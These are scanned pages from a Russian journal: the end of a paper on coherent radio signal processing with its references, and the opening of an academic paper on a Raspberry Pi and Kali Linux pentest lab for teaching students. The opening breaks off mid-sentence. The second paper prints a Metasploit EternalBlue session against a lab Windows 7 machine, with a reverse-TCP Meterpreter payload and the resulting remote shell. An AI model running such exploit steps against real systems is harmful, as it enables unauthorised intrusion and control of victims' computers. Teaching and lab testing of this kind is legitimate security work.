


Рис. 3. Когерентная обработка сигнала в канале передачи
при $\tau_i = 0,01$; $\omega = 8000 \cdot 10^6$; $\Omega = 8 \times 10^4$; $V = 6000$ м/сек; ОСП = 0,7

формирователя 5 сдвигов τ , второй стороны. Далее сигналы с выходов матрицы 10 цифрового преобразования первой стороны подаются потребителю информации, например, на входы аппаратуры индикации и регистрации.

Передача сообщения от первой стороны абонентам второй стороны организуется аналогично (зеркально).

Обновление элементов алфавита всех абонентов участвующих в обмене информацией производится постоянно с заданной цикличностью.

Преимущество данного способа когерентной обработки сигнала заключаются в:

- отсутствию пилот-сигналов, что снижает требуемый частотный ресурс;
- отклик канала на предлагаемый в способе ЧМ сигнал представляет собой импульсную характеристику канала, его преобразования в виде инверсии и повторное (обратное) прохождение того же канала соответствует его согласованной фильтрации, следовательно обработка (сжатие) информации происходит непосредственно в канале распространения;
- представленный в работе способ обработки позволяет снизить вычислительные затраты по сравнению с традиционными системами оценки и учета передаточных функций каналов, что особо актуально в условиях быстрых изменений (замираний), когда существующие системы не в состоянии осуществить коррекцию в реальном масштабе времени.

Литература

1. Введенский Б.А. К вопросу о распространении ультракоротких волн // Вестник теоретической и экспериментальной электротехники. 1928. № 12. С. 439–446.
2. Okumura Y., Ohmori E., Kawano T., Fukuda K. Field strength and its variability in VHF and UHF land mobile radio service // Rev. Electr. Commun. Lab. 1968. Vol.16. No. 9–10. Pp. 825–873.

3. Hata M. Empirical formula for propagation loss in land mobile radio service // IEEE Trans. Veh. Technol. 1980. Vol. VT-29. No. 3. Pp. 317–325.
4. Lucky R.W., Salz J., Weldon E. J. Principles of Data Communication. New York: McGraw Hill, 1968. 427 p.
5. Swoboda J. Messung und Analyse der Fehler bei Datenübertragung auf Fernsprechkkanalen // Arch. Elektr. Übertrag. 1969. Bd. 23. S. 403–412.
6. Elliot E.O. A model of the switched telephone network for data communications // Bell Syst. Tech. J. 1965. Vol. 44. No. 1. Pp. 89–110.
7. Swoboda J. Ein statistisches Modell für die Fehler bei binärer Datenübertragung auf Fernsprechkkanalen // Arch. Elektr. Übertrag. 1969. Bd.23 H. 6. S. 313–322.
8. Crawford A.B., Jakes W.C. Selective Fading of Microwaves // Bell Syst. Tech. J. 1952. Vol. 31. No. 1. Pp. 68–90.
9. Kaylor R.L. A Statistical Study of Selective Fading of Super-High Frequency Radio Signals // Bell Syst. Tech. J. 1953. Vol. 32. No.5. Pp. 1187–1202.
10. Strohbern J. W., Waterman A. T. Transhorizon Propagation Measurements from a Simultaneous Frequency and Angle Scan Experiment // Radio Sci. 1966. Vol. 1. No. 7. Pp. 729–741.
11. Ranvier S., Kyrö M., Haneda K., Mustonen T., Icheln C., Vainikainen P. VNA-based wideband 60 GHz MIMO channel sounder with 3D arrays // Proceedings of the 2009 IEEE Radio and Wireless Symposium (RWS2009) (San Diego, CA, USA. 18–22 January 2009). IEEE, 2009. Pp. 308–311.
12. Zetik R., Thoma R., Sachs J. Ultra-wideband real-time channel sounder and directional channel parameter estimation // Proceedings of 2004 URSI International Symposium on Electromagnetic Theory (Pisa, Italy, 23–27 May 2004). URSI, 2004. Pp. 709–711.
13. UWB Theory and Applications / Eds. by I. Oppermann, M. Hämmäläinen, J. Iinatti. Chichester, UK: John Wiley & Sons Ltd, 2004. 223 p.
14. Зарайский В.А., Тюрин А. М. Теория гидролокации. Л.: Изд-во ВМА, 1975. 605 с.
15. Ремли В. П. Влияние доплеровской дисперсии на обнаружение и разрешающую способность при использовании согласованных фильтров // ТИИЭР. 1966. Т. 54. № 1. С. 39–46.
16. Кук Ч., Бернфельд М. Радиолокационные сигналы: пер с англ. Москва: Советское радио, 1971. 568 с.
17. Мочалов А. В., Павликов С. Н., Убанкин Е. И. Новые направления в развитии телекоммуникационных систем: монография. Владивосток: Изд-во ВГУЭС, 2016. 116 с.

COHERENT SIGNAL PROCESSING IN THE CHANNEL DISTRIBUTION

SERGEJ N. PAVLIKOV,

Vladivostok, Russia, psn1953@mail.ru

EVGENIY I. UBANKIN

Vladivostok, Russia, uei@inbox.ru

ABSTRACT

Analysis of the main problems associated with the implementation of Adaptive interference suppression systems for complex signals is costly and serious complication of a hardware implementation. With the increase in traffic significantly increasing quality requirements

KEYWORDS: frequency transfer function; the impulse response, convolution method; linearity; coherent signal processing; the absence of the pilot tone; reducing the required frequency resource; the response channel; computing costs under the rapid changes; correction in real time.

for correction of Adaptive communication systems. Evaluation of the impulse response of the channel can be thought of as a solution of interrelated tasks: on the evaluation of integrated transmission coefficients for a given number of rays, managing the relationship of the



signal levels to the level of noise, the choice of mutually orthogonal test and information signals in a given frequency range. The aim of the study is to develop and test ways of coherent signal processing, which lacks the pilot signals that makes it possible to use vacant frequency resource, while the response to the proposed channel signal represents the impulse channel feature, converting it in the form of inversion and passing the same channel meets its agreed, therefore filtering information processing occurs in the channel spread. Experimental research on the method of computing expenses decrease confirmed in comparison with traditional systems of evaluation of accounting channel transfer function, which is especially relevant in the context of rapid fading when the existing system is not in able to implement real-time correction. Thus, the proposed method allows in terms of mobile subscribers get a steady radio and reduce resourcing requirements of the communication system.

REFERENCES

1. Vvedensky B.A. K voprosu o rasprostraneni ul'trakovotkikh voln [To concerning the dissemination of Ultrashort waves]. *Vestnik teoreticheskoy i eksperimental'noy elektrotekhniki* [Herald of the theoretical and experimental electrical engineering]. 1928. No. 12. Pp. 439-446. (In Russian)
2. Okumura Y., Ohmori E., Kawano T., Fukuda K. Field strength and its variability in VHF and UHF land mobile radio service. *Rev. Electr. Commun. Lab.* 1968. Vol.16. No. 9-10. Pp. 825-873.
3. Hata M. Empirical formula for propagation loss in land mobile radio service. *IEEE Trans. Veh. Technol.* 1980. Vol. VT-29. No. 3. Pp. 317-325.
4. Lucky R.W., Salz J., Weldon E.J. *Principles of Data Communication*. New York: McGraw Hill, 1968. 427 p.
5. Swoboda J. Messung und Analyse der Fehler bei Datenübertragung auf Fernsprechanalen. *Arch. Elektr. Übertrag.* 1969. Bd. 23. S. 403-412.
6. Elliot E.O. A model of the switched telephone network for data communications. *Bell Syst. Tech. J.* 1965. Vol. 44. No. 1. Pp. 89-110.
7. Swoboda J. Ein statistisches Modell für die Fehler bei binärer Datenübertragung auf Fernsprechanalen. *Arch. Elektr. Übertrag.* 1969. Bd.23 H. 6. S. 313-322.
8. Crawford A.B., Jakes W.C. Selective Fading of Microwaves. *Bell Syst. Tech. J.* 1952. Vol. 31. No. 1. Pp. 68-90.
9. Kaylor R.L. A Statistical Study of Selective Fading of Super-High Frequency Radio Signals. *Bell Syst. Tech. J.* 1953. Vol. 32. No.5. Pp. 1187-1202.
10. Strohbern J.W., Waterman A.T. Transhorizon Propagation Measurements from a Simultaneous Frequency and Angle Scan Experiment. *Radio Sci.* 1966. Vol. 1. No. 7. Pp. 729-741.
11. Ranvier S., Kyrö M., Haneda K., Mustonen T., Icheln C., Vainikainen P. VNA-based wideband 60 GHz MIMO channel sounder with 3D arrays. *Proceedings of the 2009 IEEE Radio and Wireless Symposium (RWS2009) (San Diego, CA, USA. 18-22 January 2009)*. IEEE, 2009. Pp. 308-311.
12. Zetik R., Thoma R., Sachs J. Ultra-wideband real-time channel sounder and directional channel parameter estimation. *Proceedings of 2004 URSI International Symposium on Electromagnetic Theory (Pisa, Italy, 23-27 May 2004)*. URSI, 2004. Pp. 709-711.
13. Oppermann I., Hämäläinen M., Jinatti J.I. *UWB Theory and Applications*. Chichester, UK: John Wiley & Sons Ltd, 2004. 223 p.
14. Zaraysky V.A., Tyurin A.M. *Teoriya gidrolokatsii* [Sonar theory]. Leningrad: S.M. Kirov Military Medical Academy Publ., 1975. 605 p. (In Russian)
15. Remley V.P. Effect of Doppler dispersion on detection and resolution when using matched filters. *Proceedings of the IEEE*. 1966. Vol. 54. No. 1. Pp. 39-46.
16. Cook Ch.E., Bernfeld M. *Radar signals*. Academic Press, 1967. 531 p.
17. Mochalov A.V., Pavlikov S.N., Ubankin E.I. *Novye napravleniya v razvitiy telekommunikatsionnykh sistem: monografiya* [New directions in development of telecommunication systems: monograph]. Vladivostok: Vladivostok State University of Economics and Service Publ., 2016. 116 p. (In Russian)

INFORMATION ABOUT AUTHORS:

Pavlikov S.N., PhD, Full Professor, Professor of the Department of Radioelectronics and telecommunications of Maritime State University named after Admiral G.I. Nevelskoy;
 Ubankin E.I., PhD, Docent, Associate Professor of the Department of Radioelectronics and telecommunications of the Maritime State University named after Admiral G.I. Nevelskoy.



doi: 10.24411/2409-5419-2018-10279

РАЗРАБОТКА ПЕНТЕСТ ЛАБОРАТОРИИ

АНДРИАНОВ

Владимир Игоревич¹

ЮРКИН

Дмитрий Валерьевич²

СТАСЮК

Владислав Валерьевич³

Сведения об авторах:

¹к.т.н., доцент кафедры защищенных систем связи Санкт-Петербургского государственного университета телекоммуникаций имени профессора М. А. Бонч-Бруевича, г. Санкт-Петербург, Россия, vladimir.i.andrianov@gmail.com

²к.т.н., доцент кафедры защищенных систем связи Санкт-Петербургского государственного университета телекоммуникаций имени профессора М. А. Бонч-Бруевича, г. Санкт-Петербург, Россия, dvurkin@ya.ru

³магистр кафедры защищенных систем связи Санкт-Петербургского государственного университета телекоммуникаций имени профессора М. А. Бонч-Бруевича, г. Санкт-Петербург, Россия, vlad030397@gmail.com

АННОТАЦИЯ

Современное развитие сетей и доступность сетей и интернета вещей позволяет злоумышленникам получить доступ к сегменту сети и сетевой периферии, что открывает огромные возможности для вредоносных действий. Все чаще, в рабочих помещениях, в домашних условиях в целях упрощения и облегчения жизни разворачиваются устройства интернет вещей, начиная от чайника, заканчивая системой безопасности, например ip-видеонаблюдение. Получив доступ к серверу интернета вещей, злоумышленник может использовать устройства в своих целях, для вымогательства или изучения данных для последующих атак на сеть с более сильными и опасными последствиями. Для изучения проблемы информационной безопасности интернета вещей, предлагается создать переносную лабораторию тестирования, на базе одноплатного компьютера Raspberry Pi с операционной системой Kali-linux и разработать методику тестирования сегмента сети, для последующего анализа аспектов информационной безопасности и выявления уязвимостей. Для проверки уязвимости сегмента сети с сервером интернета вещей используются инструменты сканирования сети и атака с подбором паролей. В используемом сегменте сети находится роутер с защитой WPA2, и компьютер, который имеет доступ к серверу интернет вещей по протоколу SSH. На самом сервере инсталлирована операционная система Windows 10 IoT от компании Microsoft, специально предназначенная для создания серверов интернета вещей. Данный эксперимент производится для создания учебного пособия и для ознакомления студентов с уязвимостями интернета вещей и методами их устранения. Так же данная работа отражает уязвимости сегмента сети и сервера устройств интернет вещей.

КЛЮЧЕВЫЕ СЛОВА: Pentest; RaspberryPi; тестирование на проникновение; интернет вещей; информационная безопасность.



Raspberry Pi на данный момент один из самых популярных одноплатных компьютеров, использующихся повсеместно, от автоматизации процессов, до создания мини-серверов в домашних условиях, для систем безопасности или умного дома. Выпускается в нескольких версиях, самые распространенные 2B и 3B+, имеющие почти полную (исключая wi-fi и bluetooth модули) и полную комплектацию, соответственно.

Данный одноплатный компьютер крайне удобен и мал в размерах, содержит все необходимые порты, количество портов зависит от модели:

- USB (от 1 до 4 портов)
- HDMI разъем
- GPIO (26 или 40 пинов)
- Ethernet модуль (не во всех версиях)

Так же, RaspberryPi оснащены ARM процессором и доп модулями wi-fi и bluetooth. Данные особенности комплектации позволяют проектировать из RaspberryPi различные устройства и микроконтроллеры. Также хорошей особенностью Raspberry pi является элемент питания, которому достаточно напряжения в 5V, что позволяет работать с компьютером вне помещения с помощью внешних аккумуляторов или питания от USB-разъема других компьютеров (рис. 1).

Основной операционной системой для данных компьютеров является Raspbian, это Linux система, основанная на дистрибутиве Debian. Использует два вида вывода, графический и терминальный. В отличии от большинства linux-систем, в Raspbian используется специально разработанная для нее графическая оболочка PIXEL, особенностью которой является малая нагрузка на аппаратные ресурсы, что позволяет удобно и без больших затрат ресурсов использовать графический интерфейс для работы. Raspbian оптимизирована для низко производительных процессоров ARM, используемых в Raspberry Pi.

Главным плюсом в RaspberryPi является наличие интерфейса GPIO, с помощью которого можно производить

модификацию одноплатного компьютера дополнительными модулями, позволяющими расширить функционал. Управление дополнительными модулями и их настройка производится напрямую из операционной системы, в основном используются самописные утилиты на C, JavaScript, PHP, Python.

Внедряя новое техническое обеспечение в организациях, оно сперва проходит проверку на уязвимости и проникновение, так называем пентест. В основном используются стационарные компьютеры либо ноутбуки компаний, на операционной системе Kali-Linux.

Kali-Linux – Linux – система, основанная на дистрибутиве Debian, используется для проведения пентеста и содержит все необходимые инструменты для его проведения [1].

Так как Linux-подобные системы требуют малых аппаратных ресурсов, то мы можем установить Kali на RaspberryPi, таким образом сделав из одноплатного компьютера, переносной инструмент для пентеста.

Для RaspberryPi существуют специальные сборки с Kali-Linux. Для инсталляции требуется лишь записать образ на MicroSD и вставить карту памяти в компьютер. Инсталляцию дистрибутива требуется производить с помощью специального программного обеспечения, в нашем случае используется Etcher (рис. 2).

После загрузки образа на SD-карту, вставляем ее в наш микрокомпьютер и запускаем его, подключив заранее периферию.

После входа в систему требуется обновить ядро и пакеты системы, выполнив команды:

```
apt-get update
apt-get upgrade
```

Выполнять команды требуется от имени администратора. После обновления изменим пароль администратора со стандартного на свой, а также изменим ssh-ключи, для усиления параметров безопасности. Начальная настройка Kali Linux на RaspberryPi завершена.



Рис. 1. Одноплатный компьютер RaspberryPi 3 B




Рис. 2. Загрузка дистрибутива на SD-карту

можно сделать вывод, что эксплоит «*EternalBlue*» актуален и его можно использовать.

EternalBlue (или *ETERNALBLUE*, *CVE-2017-0144*) — кодовое имя эксплойта, эксплуатирующего компьютерную уязвимость в Windows-реализации протокола *SMB*. В 2017 году *EternalBlue* был крайне удачно использован для заражения большого количества устройств вирусом-шифровальщиком *WannaCry* [3].

Данный эксплоит можно реализовать с помощью *Metasploit framework*. Для этого злоумышленнику требу-

ется знать IP-адрес жертвы, открыт ли 445 порт и IP-адрес атакующей машины. Алгоритм действий содержит шаги:

1. Поиск в базе *Metasploit framework* нужного эксплойта;
2. Выбор и настройка эксплойта (рис. 4);
3. Добавление полезной нагрузки на машине атакуемого;
4. Проведение атаки.

При запуске эксплойта мы можем наблюдать процесс заражения и получения доступа к атакуемому компьютеру (рис. 5).

```
msf5 > use exploit/windows/smb/ms17_010
[-] Failed to load module: exploit/windows/smb/ms17_010
msf5 > use exploit/windows/smb/ms17_010_etalnalblue
msf5 exploit(windows/smb/ms17_010_etalnalblue) > RHOST 192.168.52.131
[-] Unknown command: RHOST.
msf5 exploit(windows/smb/ms17_010_etalnalblue) > set RHOST 192.168.52.131
RHOST => 192.168.52.131
msf5 exploit(windows/smb/ms17_010_etalnalblue) > set LHOST 192.168.52.154
LHOST => 192.168.52.154
msf5 exploit(windows/smb/ms17_010_etalnalblue) > set LPORT 8888
LPORT => 8888
msf5 exploit(windows/smb/ms17_010_etalnalblue) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
```

Рис. 4. Настройка эксплойта *EternalBlue*

```
msf5 exploit(windows/smb/ms17_010_etalnalblue) > exploit
[*] Started reverse TCP handler on 192.168.52.154:8888
[*] 192.168.52.131:445 - Connecting to target for exploitation.
[+] 192.168.52.131:445 - Connection established for exploitation.
[+] 192.168.52.131:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.52.131:445 - CORE raw buffer dump (40 bytes)
[*] 192.168.52.131:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 48 6f 6d 65 20 42 Windows 7 Home B
[*] 192.168.52.131:445 - 0x00000010 61 73 69 63 20 37 36 30 31 20 53 65 72 76 69 63 asic 7601 Servic
[*] 192.168.52.131:445 - 0x00000020 65 20 50 61 63 6b 20 31 e Pack 1
[+] 192.168.52.131:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.52.131:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.52.131:445 - Sending all but last fragment of exploit packet
[*] 192.168.52.131:445 - Starting non-paged pool grooming
[+] 192.168.52.131:445 - Sending SMBv2 buffers
[+] 192.168.52.131:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.52.131:445 - Sending final SMBv2 buffers.
[*] 192.168.52.131:445 - Sending last fragment of exploit packet!
[*] 192.168.52.131:445 - Receiving response from exploit packet
[+] 192.168.52.131:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.52.131:445 - Sending egg to corrupted connection.
[*] 192.168.52.131:445 - Triggering free of corrupted buffer.
[*] Sending stage (206403 bytes) to 192.168.52.131
[*] Meterpreter session 1 opened (192.168.52.154:8888 -> 192.168.52.131:49159) at 2019-04-05 12:43:59 +0300
[+] 192.168.52.131:445 - ==-==
[+] 192.168.52.131:445 - ==-==WIN==
[+] 192.168.52.131:445 - ==-==

meterpreter > ls
Listing: C:\Windows\system32
=====
```

Рис. 5. Проведение атаки на компьютер-жертву

Как можно заметить, при проведении атаки получается информация о системе и ее версии, дампы буфера ядра, процесс заражения, создание сессии положительной нагрузки. После проведения атаки мы получаем удаленный доступ с правами пользователя, которые мы можем расширить разными методами. После получения удаленного доступа злоумышленник волен делать, что хочет и имеет доступ к системе атакуемого компьютера.

Данный эксперимент производился в лаборатории кафедры защищенных сетей связи с настроенной инфраструктурой и политиками безопасности. В результате эксперимента был разработан алгоритм методики проведения тестирования на проникновение.

Предлагается алгоритм методики проведения теста на проникновение, в окружении «черного ящика» (рис. 6). В алгоритме содержится набор программного обеспечения для проведения тестирования в имеющейся среде, лаборатории кафедры защищенных систем связи, для учебных и ознакомительных целей студентов старших курсов бакалавриата. Студенты знакомятся с функционалом таких утилит, как nmap, metasploit framework, dirb. В алгоритме содержатся основные пункты проведения атаки:

1. Сканирование сети;
2. Предоставление пользователю информации о сканировании;

3. Запуск metasploit framework;
4. Выбор атаки;
5. Заполнение требуемой информации пользователем;
6. Проведение атаки;
7. Результат проведения атаки.

В алгоритме условиями для атаки являются, информация о хотя бы одном ip-адресе в атакуемой сети, физический или удаленный доступ к атакуемому сегменту сети и устройств ввода и вывода. Условиями защиты являются закрытые, не используемые порты на устройствах в атакуемом сегменте сети, настроенные брандмауэры и сетевые устройства, для противодействия сканированию, аутентификация для работы в сети разрешенных пользователей, наличие «white-листов» (списки доверенных пользователей и сайтов).

Выполнив тестирование сегмента информационной системы, был сделан вывод о требовании усовершенствования РСОВ или разработки новой, подходящей к требованиям, выработанным после тестирования [4].

После ознакомления с простыми возможностями Raspberry Pi с установленной, на ней Kali-Linux, появилось представление о возможностях использования данного инструмента.

Все чаще в простой жизни стали преобладать IoT (Интернет вещей) устройства и зачастую связь между




Рис. 6. Алгоритм проведения тестирования на проникновение

ними осуществляется по wi-fi/bluetooth, а для настройки используется протокол SSH, при чем wi-fi преобладает в IoT решениях. А значит, между устройствами существует своя сеть и у каждого устройства есть свой ip-адрес. Учитывая, что скорее всего данная сеть будет автоматически задаваема и является некой NAT-сетью, мы получаем наименьший набор IP-адресов, которые требуется просканировать и определить.

В основном в качестве операционных систем для Iot-серверов и устройств используют легковесные решения: Windows 10 IoT, Chrome OS, Stretch. Данные операционные, предназначены для мобильных устройств и IoT устройств. В них заранее включена возможность связи по ssh и не требуется особая настройка. Подключение к ним осуществляется через ssh-клиент, за исключением Windows 10 IoT. Компания Microsoft разработала свое программное обеспечение для работы с IoT устройствами под управлением Windows IoT. Данные программы устанавливаются на компьютер с операционной системой семейства Windows и имеет широкий функционал, от стандартного удаленного управления по SSH, до создания нового экземпляра IoT устройства и настройки его с помощью WEB-интерфейса (рис. 7).

В остальных же случаях, удаленное подключение происходит с помощью SSH-клиента. Использоваться будет самый распространённый и известный SSH-клиент PuTTY (рис. 8).

Простые пользователи не меняют настройки SSH сервера, а это означает наличие стандартных ssh-ключей, пары логин/пароль root-пользователя, что открывает огромные бреши для злоумышленника. Если в сети IoT устройства злоумышленник сможет вскипятить чайник, ничего не будет, но вот если с помощью таких брешей, злоумышленник получит доступ к системе безопасности это будет уже большой проблемой [5].

Для тестирования была выбрана операционная система Windows 10 IoT, так как это общедоступный вариант для многих пользователей и самый простой, установка производится с машиной под управлением Windows 10 нажатием одной кнопки. Интерфейс крайне простой и содержит лишь необходимые функции: доступ к браузеру, настройки, командная строка, справка и раздел «tutorials» с инструкциями по развертыванию (рис. 9).

Предположим, что хозяин данного сервера среднестатистический пользователь, развернувший IoT-экосистему в личных целях или же, для небольшой фирмы. Под данными факторами подразумевается, что в используемом тестовом варианте будет простой сегмент сети (точка доступа, сервер IoT-систем, IoT-устройства), пароли и аспекты информационной безопасности соблюдаются с огромными погрешностями и нарушениями, например стандартные или




Рис. 7. Интерфейс программного обеспечения от Microsoft




Рис. 8. Интерфейс PuTTY




Рис. 9. Интерфейс windows 10 IoT

простые пароли (данный шаг так же делается для сокращения времени «брутфорса» паролей) (рис. 10).

Представим, что злоумышленник находится в пределах нашей сети, вся связь и сообщение внутри данного сегмента осуществляется с помощью беспроводного соединения, по Wi-Fi каналу. Для получения доступа к серверу IoT требуется, сперва, получить доступ к сети. Злоумышленник, используя две сетевые карты, производит

